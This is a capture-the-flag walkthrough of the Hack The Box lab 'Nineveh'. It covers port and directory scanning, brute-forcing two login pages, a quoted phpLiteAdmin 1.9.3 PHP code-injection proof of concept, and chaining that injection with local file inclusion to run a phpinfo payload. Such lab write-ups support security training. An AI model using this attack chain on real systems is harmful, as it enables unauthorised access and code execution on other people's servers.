Nineveh

Synopsis

Nineveh is not overly challenging, however several exploits must be chained to gain initial access. Several uncommon services are running on the machine, and some research is required to enumerate them

Skills

- Knowledge of linux
- Enumerating ports and services
- HTTP based brute forcing
- Chaining exploits
- Local file inclusion
- Port knocking

Exploitation


As always we start with the nmap to check what services/ports are open

```
└─# nmap -A 10.10.10.43
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-15 18:02 EDT
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
Nmap scan report for 10.10.10.43
Host is up (0.13s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT    STATE SERVICE  VERSION
80/tcp  open  http     Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.18 (Ubuntu)
443/tcp open  ssl/http Apache httpd 2.4.18 ((Ubuntu))
| ssl-cert: Subject: commonName=nineveh.htb/organizationName=HackTheBox Ltd/stateOrProvinceName=Athens/countryName=GR
| Not valid before: 2017-07-01T15:03:30
|_Not valid after:  2018-07-01T15:03:30
|_http-title: Site doesn't have a title (text/html).
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
|_http-server-header: Apache/2.4.18 (Ubuntu)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.10 - 4.11 (92%), Linux 3.12 (92%), Linux 3.13 (92%), Linux 3.13 or 4.2 (92%), Linux 3.16 (92%), Linux 3.16 - 4.6 (92%), Linux 3.18 (92%), Linux 3.2 - 4.9 (92%), Linux 3.8 - 3.11 (92%), Linux 4.2 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops

TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1   74.48 ms 10.10.14.1
2   74.54 ms 10.10.10.43
```

The port 443/HTTPS exposed a host name, so let us register it in our /etc/hosts file

```
File  Actions  Edit  View  Help
  GNU nano 6.3                                    /etc/hosts *
127.0.0.1       localhost
127.0.1.1       kali
::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters
10.10.10.43     nineveh.htb
```

Accessing a port 80/HTTP in the web browser gives us the following web page



Now we run dirb to find hidden directories; the dirb is run against both web ports 80/HTTP and 443/HTTPS


on the port 80/HTTP, we discovered /department directory

```
—# dirb http://10.10.10.43

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Thu Jun 15 18:43:32 2023
URL_BASE: http://10.10.10.43/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4683

---- Scanning URL: http://10.10.10.43/ ----
==> DIRECTORY: http://10.10.10.43/department/
```

And on the port 443/HTTPS, we discovered /db directory


```
└# dirb https://nineveh.htb

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Thu Jun 15 19:54:06 2023
URL_BASE: https://nineveh.htb/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.tx

-----------------

GENERATED WORDS: 4683

---- Scanning URL: https://nineveh.htb/ ----
==> DIRECTORY: https://nineveh.htb/db/
```

Opening /department directory, presents us with a login page




This login page is vulnerable to user enumeration

If we type non existent user, then we get “invalid username” message



But when we type valid username e.g admin then we get message “invalid password”




Let’s then start HTTP based brute forcing to find a valid password for the user admin

After a while, we successfully found a valid password “1q2w3e4r5t”

So with the following credentials

Username: admin
Password: 1q2w3e4r5t


We can login into the application



Now, let's access the /db directory on the 443/HTTPS

And yet again we are presented with a login page, thus let's start another HTTP based brute forcing

After a while, we found a valid password: password123




We can easily obtain a version of the phpLiteAdmin, so let us check if there are any CVE against this version

Quick check on the searchsploit, gave us a few CVE that can be used against the service


```
└─# searchsploit phpLiteAdmin
---------------------------------------------------------------------------------------------------------------------------------
 Exploit Title                                                                                                  |  Path
---------------------------------------------------------------------------------------------------------------------------------
phpLiteAdmin - 'table' SQL Injection                                                                            | php/webapps/38228.txt
phpLiteAdmin 1.1 - Multiple Vulnerabilities                                                                     | php/webapps/37515.txt
PHPLiteAdmin 1.9.3 - Remote PHP Code Injection                                                                  | php/webapps/24044.txt
phpLiteAdmin 1.9.6 - Multiple Vulnerabilities                                                                   | php/webapps/39714.txt
---------------------------------------------------------------------------------------------------------------------------------
Shellcodes: No Results

┌──(root㉿kali)-[~]
```

```
# Exploit Title: phpliteadmin <= 1.9.3 Remote PHP Code Injection Vulnerability
# Google Dork: inurl:phpliteadmin.php (Default PW: admin)
# Date: 01/10/2013
# Exploit Author: L@usch - http://la.usch.io - http://la.usch.io/files/exploits/phpliteadmin-1.9.3.txt
# Vendor Homepage: http://code.google.com/p/phpliteadmin/
# Vendor Status: Informed
# Software Link: http://phpliteadmin.googlecode.com/files/phpliteadmin_v1-9-3.zip
# Version: 1.9.3
# Tested on: Windows and Linux

Description:

phpliteadmin.php#1784: 'Creating a New Database' =>
phpliteadmin.php#1785: 'When you create a new database, the name you entered will be appended with the appropriate file extension (.db, .db3
if you do not include it yourself. The database will be created in the directory you specified as the $directory variable.',

An Attacker can create a sqlite Database with a php extension and insert PHP Code as text fields. When done the Attacker can execute it simp
database file with the Webbrowser.

Proof of Concept:

1. We create a db named "hack.php".
(Depending on Server configuration sometimes it will not work and the name for the db will be "hack.sqlite". Then simply try to rename the d
g database to "hack.php".)
The script will store the sqlite database in the same directory as phpliteadmin.php.
Preview: http://goo.gl/B5n9O
Hex preview: http://goo.gl/lJ5iQ

2. Now create a new table in this database and insert a text field with the default value:
<?php phpinfo()?>
Hex preview: http://goo.gl/v7USQ

3. Now we run hack.php
```

Now, let's get back for a moment to the port 80/HTTP
After clicking on the "Notes" we a presented with the following message and parameter value




But if we change anything in the name "ninevehNotes.txt" we will get an error message




So it must be a connection between the application and phpLiteAdmin, most likely the application retrieves files from the database, in that case if we create a malicious file stored in a database and then access it from the application we can get a remote code execution

As a test, we create a database “ninevehNotes.txt” with the table “nine” and column value “<?php phpinfo()?>”



And then we access our database by modifying a value of the parameter “notes” in the application





And content of the phpinfo file is displayed, what confirms local file inclusion vulnerability and our assumptions about files being retrieved from the database and rendered in the application

PHP Version 7.0.18-0ubuntu0.16.04.1

System	Linux nineveh 4.4.0-62-generic #83-Ubuntu SMP Wed Jan 18 14:10:15 UTC 2017 x86_64
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.0/apache2
Loaded Configuration File	/etc/php/7.0/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.0/apache2/conf.d
Additional .ini files parsed	/etc/php/7.0/apache2/conf.d/10-mysqlnd.ini, /etc/php/7.0/apache2/conf.d/10-opcache.ini, /etc/php/7.0/apache2/conf.d/10-pdo.ini, /etc/php/7.0/apache2/conf.d/20-calendar.ini, /etc/php/7.0/apache2/conf.d/20-ctype.ini, /etc/php/7.0/apache2/conf.d/20-exif.ini, /etc/php/7.0/apache2/conf.d/20-fileinfo.ini, /etc/php/7.0/apache2/conf.d/20-ftp.ini, /etc/php/7.0/apache2/conf.d/20-gettext.ini, /etc/php/7.0/apache2/conf.d/20-iconv.ini, /etc/php/7.0/apache2/conf.d/20-json.ini, /etc/php/7.0/apache2/conf.d/20-mysqli.ini, /etc/php/7.0/apache2/conf.d/20-pdo_mysql.ini, /etc/php/7.0/apache2/conf.d/20-pdo_sqlite.ini, /etc/php/7.0/apache2/conf.d/20-phar.ini, /etc/php/7.0/apache2/conf.d/20-posix.ini, /etc/php/7.0/apache2/conf.d/20-readline.ini, /etc/php/7.0/apache2/conf.d/20-shmop.ini, /etc/php/7.0/apache2/conf.d/20-sockets.ini, /etc/php/7.0/apache2/conf.d/20-sqlite3.ini, /etc/php/7.0/apache2/conf.d/20-sysvmsg.ini, /etc/php/7.0/apache2/conf.d/20-sysvsem.ini, /etc/php/7.0/apache2/conf.d/20-sysvshm.ini, /etc/php/7.0/apache2/conf.d/20-tokenizer.ini
PHP API	20151012
PHP Extension	20151012
Zend Extension	320151012
Zend Extension Build	API320151012,NTS
PHP Extension Build	API20151012,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	disabled

